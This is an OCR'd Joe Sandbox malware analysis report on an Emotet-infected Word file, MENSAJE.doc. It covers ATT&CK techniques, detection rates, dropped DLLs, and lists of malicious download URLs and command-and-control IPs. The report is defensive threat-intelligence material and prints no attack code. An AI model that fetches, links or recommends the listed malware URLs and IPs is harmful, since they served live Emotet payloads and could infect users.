
Stealing of Sensitive Information:

Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	N E
Valid Accounts	Windows Management Instrumentation 1 1	Path Interception	Process Injection 1 1 1	Masquerading 2 1	OS Credential Dumping	Security Software Discovery 1 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	E In N C
Default Accounts	Command and Scripting Interpreter 2 1 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 2	LSASS Memory	Virtualization/Sandbox Evasion 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 2	E R C
Domain Accounts	Scripting 3 2	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1 1	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	E Tr Lo
Local Accounts	Exploitation for Client Execution 3	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	S St
Cloud Accounts	PowerShell 3	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 3	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	M D C
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Scripting 3 2	Cached Domain Credentials	System Information Discovery 1 5	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Ja D Sc
External Remote Services	Scheduled Task	Startup Items	Startup Items	Hidden Files and Directories 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	R Ap
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Obfuscated Files or Information 1 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	D In Pr
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Rundll32 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	R Ba


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
MENSAJE.doc	62%	Virustotal		Browse

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\Liq8l58\Egok7ei\D64O.dll	100%	Joe Sandbox ML		
C:\Users\user\Liq8l58\Egok7ei\D64O.dll	46%	Metadefender		Browse
C:\Users\user\Liq8l58\Egok7ei\D64O.dll	79%	ReversingLabs	Win32.Trojan.EmotetCrypt	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
11.2.rundll32.exe.200000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
12.2.rundll32.exe.1c0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
14.2.rundll32.exe.1c0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
8.2.rundll32.exe.10000000.3.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
7.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
9.2.rundll32.exe.1c0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
13.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
15.2.rundll32.exe.3b0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
10.2.rundll32.exe.6d0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File

Source	Detection	Scanner	Label	Link	Download
9.2.rundll32.exe.1a0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
16.2.rundll32.exe.1a0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
13.2.rundll32.exe.1c0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
12.2.rundll32.exe.1e0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
18.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
10.2.rundll32.exe.10000000.3.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
11.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
8.2.rundll32.exe.220000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
14.2.rundll32.exe.10000000.3.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
12.2.rundll32.exe.10000000.3.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
16.2.rundll32.exe.10000000.3.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
16.2.rundll32.exe.1c0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
17.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
14.2.rundll32.exe.1a0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
9.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
17.2.rundll32.exe.260000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
10.2.rundll32.exe.6b0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
13.2.rundll32.exe.1a0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
7.2.rundll32.exe.2a0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
15.2.rundll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
18.2.rundll32.exe.720000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File

Domains

Source	Detection	Scanner	Label	Link
nadysa.com	5%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://lvnskin.com/h/IB/	12%	Virustotal		Browse
http://lvnskin.com/h/IB/	100%	Avira URL Cloud	malware	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://nadysa.com/wp-content/Almet/	14%	Virustotal		Browse
http://nadysa.com/wp-content/Almet/	100%	Avira URL Cloud	malware	
http://crooks-taylor.com/1676470973/1/	13%	Virustotal		Browse
http://crooks-taylor.com/1676470973/1/	100%	Avira URL Cloud	malware	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://rabiei.fun/eidl-reconsideration-bs3lu/feoOiAO/	8%	Virustotal		Browse
http://rabiei.fun/eidl-reconsideration-bs3lu/feoOiAO/	100%	Avira URL Cloud	malware	
http://rex.tasmiragroup.com/wp-includes/un6G/	100%	Avira URL Cloud	malware	
http://84.232.229.24/v50s5eb3yu/ikc5f/tm3n1kmbtr/xhcy92qsfj3ttmk7xna/nflksuq0nonbqij/	0%	Avira URL Cloud	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://whitetheme.xyz/wp-content/q8H/	100%	Avira URL Cloud	malware	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://boomarketer.com/wp-content/6/	100%	Avira URL Cloud	malware	
http://nadysa.com	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
nadysa.com	217.144.106.11	true	true	• 5%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://nadysa.com/wp-content/Almet/	true	• 14%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://84.232.229.24/v50s5eb3yu/ikc5f/tm3n1kmbtr/xhcy92qsfj3ttmk7xna/nflksuq0nonbqij/	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000006.0000000 2.2098558453.0000000001E47000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2097747134.000 0000000B37000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2109132236.000000000 0A97000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000 002.2121227769.00000000023D700 0.00000002.00000001.sdmp	false		high
http://www.windows.com/pctv.	rundll32.exe, 0000000A.0000000 2.2129931457.0000000000870000. 00000002.00000001.sdmp	false		high
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	powershell.exe, 00000005.00000 002.2094406328.0000000003AE800 0.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://investor.msn.com	rundll32.exe, 00000006.0000000 2.2098421333.0000000001C60000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2097577001.000 0000000950000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2108996769.000000000 08B0000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000 002.2120167840.00000000021F000 0.00000002.00000001.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000006.0000000 2.2098421333.0000000001C60000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2097577001.000 0000000950000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2108996769.000000000 08B0000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000 002.2120167840.00000000021F000 0.00000002.00000001.sdmp	false		high
http://www.icra.org/vocabulary/.	rundll32.exe, 00000006.0000000 2.2098558453.0000000001E47000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2097747134.000 0000000B37000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2109132236.000000000 0A97000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000 002.2121227769.00000000023D700 0.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	powershell.exe, 00000005.00000002.2088948505.000000000233000 0.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2109674521.0000000002820000.00000002.00000001.sdmp	false		high
http://lvnskin.com/h/IB/	powershell.exe, 00000005.00000002.2094297548.00000000039DD000.00000004.00000001.sdmp	true	• 12%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://ocsp.sectigo.com0	powershell.exe, 00000005.00000002.2094406328.0000000003AE8000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crooks-taylor.com/1676470973/1/	powershell.exe, 00000005.00000002.2094297548.00000000039DD000.00000004.00000001.sdmp	true	• 13%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	powershell.exe, 00000005.00000002.2094406328.0000000003AE8000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://investor.msn.com/	rundll32.exe, 00000006.00000002.2098421333.0000000001C60000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2097577001.0000000000950000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2108996769.0000000008B0000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000002.2120167840.00000000021F0000.00000002.00000001.sdmp	false		high
http://rabiei.fun/eidl-reconsideration-bs3lu/feoOiAO/	powershell.exe, 00000005.00000002.2094297548.00000000039DD000.00000004.00000001.sdmp	true	• 8%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://rex.tasmiragroup.com/wp-includes/un6G/	powershell.exe, 00000005.00000002.2094297548.00000000039DD000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://sectigo.com/CPS0D	powershell.exe, 00000005.00000002.2094406328.0000000003AE8000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://whitetheme.xyz/wp-content/q8H/	powershell.exe, 00000005.00000002.2094297548.00000000039DD000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.%s.comPA	powershell.exe, 00000005.00000002.2088948505.000000000233000 0.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2109674521.0000000002820000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000006.00000002.2098558453.0000000001E47000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2097747134.0000000B37000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2109132236.000000000A97000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000002.2121227769.00000000023D7000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000006.00000002.2098421333.0000000001C60000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2097577001.0000000000950000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2108996769.0000000008B0000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000002.2120167840.00000000021F0000.00000002.00000001.sdmp, rundll32.exe, 0000000A.00000002.2129931457.0000000000870000.00000002.00000001.sdmp	false		high
http://boomarketer.com/wp-content/6/	powershell.exe, 00000005.00000002.2094297548.00000000039DD000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://nadysa.com	powershell.exe, 00000005.00000002.2094406328.0000000003AE8000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
217.144.106.11	unknown	Iran (ISLAMIC Republic Of)		204213	NETMIHANIR	true
84.232.229.24	unknown	Romania		8708	RCS-RDS73-75DrStaicoviciRO	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	343668
Start date:	25.01.2021
Start time:	11:19:52
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 4s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	MENSAJE.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	20
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winDOC@32/8@1/2

EGA Information:	• Successful, ratio: 92.3%
HDC Information:	• Successful, ratio: 33.6% (good quality ratio 24.1%) • Quality average: 58.5% • Quality standard deviation: 37.9%
HCA Information:	• Successful, ratio: 86% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • TCP Packets have been reduced to 100 • Execution Graph export aborted for target powershell.exe, PID 2308 because it is empty • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
11:20:36	API Interceptor	1x Sleep call for process: msg.exe modified
11:20:36	API Interceptor	36x Sleep call for process: powershell.exe modified
11:20:50	API Interceptor	426x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
217.144.106.11	5390080_2021_1-259043.doc	Get hash	malicious	Browse	• originpart.com/wp-content/acStl/
	5390080_2021_1-259043.doc	Get hash	malicious	Browse	• originpart.com/wp-content/acStl/
	MENSAJE.doc	Get hash	malicious	Browse	• nadysa.com/wp-content/Almet/
	info.doc	Get hash	malicious	Browse	• originpart.com/wp-content/acStl/
84.232.229.24	MENSAJE.doc	Get hash	malicious	Browse	• 84.232.229.24/40hbu1ld1mxg/gbxh6m/w00gy5ya8o03k/
	MES-2021_01_22-3943960.doc	Get hash	malicious	Browse	• 84.232.229.24/yy5pra4h/
	Documento 2201 01279.doc	Get hash	malicious	Browse	• 84.232.229.24/6zji6l/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	DATI 2021.doc	Get hash	malicious	Browse	• 84.232.229.24/hu5n7nnlfn8qzz44/4teiln75sss0k/j8fl359hk405/rlm4iik5i1da/3l3lpmieamhaykhkk/
	informazioni 536-32772764.doc	Get hash	malicious	Browse	• 84.232.229.24/o6p3ixr1vo/0nwr6v/oxpej1lly6ntbn4xn2/x9kd6qn1qdqyq/d0lxoj4a8vrn/
	Meddelelse-58931636.doc	Get hash	malicious	Browse	• 84.232.229.24/m4mfruuzgu2ajo8qu7t/bl7ktqi5zlffcg/x8ofu4so7/loe8ts1l0p5/nzne9gz6/76ki44u754xsh/
	doc_2201_3608432.doc	Get hash	malicious	Browse	• 84.232.229.24/jcmzbwn9r7yck/wlh8myw/
	13-2021.doc	Get hash	malicious	Browse	• 84.232.229.24/g4fo4/gsc17oaf9ynv0wo/670mqqf8vrds/5wmsg3x72r/mh2sm8tbg/2jp5a8m51xtysk3vljn/
	MAIL-224201 277769577.doc	Get hash	malicious	Browse	• 84.232.229.24/nef4co7lnfc9omq/gcs3bqsea9h/by1c/ujdlxj02m6twsi0q/5qqr6ck1fl34uz4g8l/tck4x5pqu8pykii6lbl/

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
RCS-RDS73-75DrStaicoviciRO	MENSAJE.doc	Get hash	malicious	Browse	• 84.232.229.24
	MES-2021_01_22-3943960.doc	Get hash	malicious	Browse	• 84.232.229.24
	Documento 2201 01279.doc	Get hash	malicious	Browse	• 84.232.229.24
	DATI 2021.doc	Get hash	malicious	Browse	• 84.232.229.24
	informazioni 536-32772764.doc	Get hash	malicious	Browse	• 84.232.229.24
	Meddelelse-58931636.doc	Get hash	malicious	Browse	• 84.232.229.24
	doc_2201_3608432.doc	Get hash	malicious	Browse	• 84.232.229.24
	13-2021.doc	Get hash	malicious	Browse	• 84.232.229.24
	MAIL-224201 277769577.doc	Get hash	malicious	Browse	• 84.232.229.24
	Arch_05_222-3139.doc	Get hash	malicious	Browse	• 5.2.136.90
	MENSAJE 2021.doc	Get hash	malicious	Browse	• 5.2.136.90
	Documento_0501_012021.doc	Get hash	malicious	Browse	• 5.2.136.90
	Datos_019_9251.doc	Get hash	malicious	Browse	• 5.2.136.90
	document_84237-299265042.doc	Get hash	malicious	Browse	• 5.2.136.90
	ARCH-012021-21-1934.doc	Get hash	malicious	Browse	• 5.2.136.90
	Mensaje K-158701.doc	Get hash	malicious	Browse	• 5.2.136.90
	Datos-2021-4-377562.doc	Get hash	malicious	Browse	• 5.2.136.90
	INFO.doc	Get hash	malicious	Browse	• 5.2.136.90
	MAIL-0573188.doc	Get hash	malicious	Browse	• 5.2.136.90

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Bestand.doc	Get hash	malicious	Browse	• 5.2.136.90
NETMIHANIR	5390080_2021_1-259043.doc	Get hash	malicious	Browse	• 217.144.106.11
	5390080_2021_1-259043.doc	Get hash	malicious	Browse	• 217.144.106.11
